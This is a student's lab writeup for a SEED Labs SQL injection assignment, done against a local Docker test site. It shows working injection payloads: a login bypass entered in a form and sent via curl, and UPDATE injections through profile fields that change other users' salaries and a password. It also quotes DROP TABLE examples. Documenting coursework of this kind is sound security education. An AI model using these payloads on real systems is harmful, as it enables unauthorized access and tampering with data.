writeup.md Page 1 of 12

Assignment 4

Comp 4580

Ryan Dotzlaw - 7881954

Do tasks 2 and 3

Setup

Add address to etc/hosts

```
seed@VM: ~/.../A4
                                                      seed@VM: /etc
127.0.1.1
                VM
# The following lines are desirable for IPv6 capable hosts
        ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
# For DNS Rebinding Lab
192.168.60.80 www.seedIoT32.com
# For SQL Injection Lab
#10.9.0.5
            www.SeedLabSQLInjection.com
10.9.0.5
               www.seed-server.com
Build docker containers
 ---> Running in 6edcc85abf99
Removing intermediate container 6edcc85abf99
 ---> 9e9bdf374a10
Step 6/7 : ENV MYSQL DATABASE=sqllab_users
 ---> Running in ad45d1b0cb63
Removing intermediate container ad45d1b0cb63
 ---> 2469808f9c50
Step 7/7 : COPY sqllab users.sql /docker-entrypoint-initdb.d
 ---> 9538a747a8fc
Successfully built 9538a747a8fc
Successfully tagged seed-image-mysql-sqli:latest
[03/11/24]seed@VM:~/.../A4$
```


writeup.md Page 2 of 12

Start docker containers

```
mysql-10.9.0.6 | 2024-03-11 22:15:26+00:00 [Note] [Entrypoint]: MySQL init process done. Ref
mysql-10.9.0.6 | mysql-10.9.0.6 | 2024-03-11T22:15:27.617915Z 0 [System] [MY-010116] [Server] /usr/sbin/mysc
mysql-10.9.0.6 | 2024-03-11T22:15:27.653034Z 1 [System] [MY-013576] [InnoDB] InnoDB initial
mysql-10.9.0.6 | 2024-03-11T22:15:28.250075Z 1 [System] [MY-013577] [InnoDB] InnoDB initial
mysql-10.9.0.6 | 2024-03-11T22:15:28.698854Z 0 [System] [MY-011323] [Server] X Plugin ready
socket: /var/run/mysqld/mysqlx.sock
mysql-10.9.0.6 | 2024-03-11T22:15:28.968466Z 0 [Warning] [MY-010068] [Server] CA certificat
mysql-10.9.0.6 | 2024-03-11T22:15:28.972697Z 0 [System] [MY-013602] [Server] Channel mysql
ons are now supported for this channel.
mysql-10.9.0.6 | 2024-03-11T22:15:28.993998Z 0 [Warning] [MY-011810] [Server] Insecure cond
d' in the path is accessible to all OS users. Consider choosing a different directory.
mysql-10.9.0.6 | 2024-03-11T22:15:29.137449Z 0 [System] [MY-010931] [Server] /usr/sbin/myscl
et: '/var/run/mysqld/mysqld.sock' port: 3306 MySQL Community Server - GPL.
```

Task 2.1: Webpage Select Injection

On the login page...



We can easily login as the admin using the following credentials:


```
Username: "Admin';-- "
Password: ""
```

writeup.md Page 3 of 12

Empl	loyee Profile Login
USERNAME	Admin';
PASSWORD	Password
	Login
Сору	right © SEED LABs

We can see we now have access to the $\boxed{\mathtt{admin}}$ account's home page.

writeup.md Page 4 of 12



Task 2.2: Commandline Select Injection

Now we want to send a <code>curl</code> to the webpage and pass parameters in the URL to perform a SQL Injection.

With the following command:

curl 'www.seed-server.com/unsafe_home.php?username=Admin%27;--%20&Password='

Which results in:

writeup.md Page 5 of 12

```
<body>
 <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="backgroung")</pre>
  <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
   <a class="navbar-brand" href="unsafe home.php" ><img src="seed logo.png"</pre>
   me.php'>Home <span class='sr-only'>(current)</span></a><li class='nav-ite
file</a><br/>dutton onclick='logout()' type='button' id='logoffBtn' clas
='container'><br><hl class='text-center'><b> User Details </b></hl><hr><br><ta
ead-dark'>UsernameEId<th scope='
NNicknameEmailA
tr> Alice10000200009/20102
e='row'> Boby20000300004/2010213352<t-
n30000500004/1098993524</
<div class="text-center">
    >
     Copyright © SEED LABs
    </div>
  </div>
  <script type="text/javascript">
  function logout(){
   location.href = "logoff.php";
  }
  </script>
 </body>
 </html>
```

Which is hard to read, but theres clearly a logout function and some kind of table, meaning we successfully logged in.

Task 2.3: Webpage Append Injection

To run multiple SQL commands, we just need to add a second statement after the semicolon in our 2.1 input.

We can do this using the following credentials:

```
Username: "Admin'; Update credentials set Nickname='Badmin' where eid=99999;# "
Password: ""
```

However, this will always return a syntax error.

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'Update credential set Nickname='Badmin' where eid='99999'; #' and Password='da39' at line 3]\n

This is becasue the PHP function, \$query used in the login page cannot perform multiple queries with one input by design.

Here's a snippet from the PHP manual on this topic.

writeup.md Page 6 of 12

Security considerations

The API functions mysqli::real_query() do not set a connection flag necessary for activating multi queries in the server. An extra API call is used for multiple statements to reduce the damage of accidental SQL injection attacks. An attacker may try to add statements such as; DROP DATABASE mysql or; SELECT SLEEP(999). If the attacker succeeds in adding SQL to the statement string but mysqli::multi_query() is not used, the server will not execute the injected and malicious SQL statement.

Example #2 SQL Injection

```
<?php
mysqli_report(MYSQLI_REPORT_ERROR | MYSQLI_REPORT_STRICT);
$mysqli = new mysqli("example.com", "user", "password", "database");
$result = $mysqli->query("SELECT 1; DROP TABLE mysql.user");
?>

The above example will output:

PHP Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax;
check the manual that corresponds to your MySQL server version for the right syntax to
use near 'DROP TABLE mysql.user' at line 1
```

Task 3.1: Increase Alice's Salary

Now we want to increase the salary of the 'Alice' account.

We can change our the salary with the following inputs:

writeup.md Page 7 of 12

NickName
Email
Address
', salary='9999999
Password

As we can see, the changes went through successfully.

writeup.md Page 8 of 12

Alice Profile


Key	Value
Employee ID	10000
Salary	9999999
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Task 3.2: Set Boby's Salary to 1

To do this we need to modify the salary value, and also change the where clasue.

We can do this with the following inputs.

writeup.md Page 9 of 12



PhoneNumber: "', salary='1' where name='boby';-- "

As we can see using the docker shell, the changes went through.

writeup.md Page 10 of 12

<pre>mysql> select * from credential;</pre>					
ID Name	EID	Salary	birth		
1 Alice 2 Boby 3 Ryan	10000 20000 30000	99999999 1 50000	9/20 4/20 4/10		
4 Samy 5 Ted 6 Admin	40000 50000 99999	90000 110000 400000	1/11 11/3 3/5		
+++++++					

Task 3.3: Change Boby's Password

Now we want to change Boby's password without logging into their account.

We need to change the value in the phone number field to modify the where clause.

Additionally we need to input the new password into the password field.

By modifying the where clause, the password we input will be hashed and applied to Boby's account instead of Alice's

writeup.md Page 11 of 12

Alice's Profile Edit				
NickName	NickName			
Email	Email			
Address	Address			
Phone	' where name='boby';			
Number				
Password	•••••			
Save				
Copyright © SEED LABs				
PhoneNumber: "' where name='boby'; " Password: "AliceIs#1"				

Then, we can confirm this by logging into Boby's account.

writeup.md Page 12 of 12

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	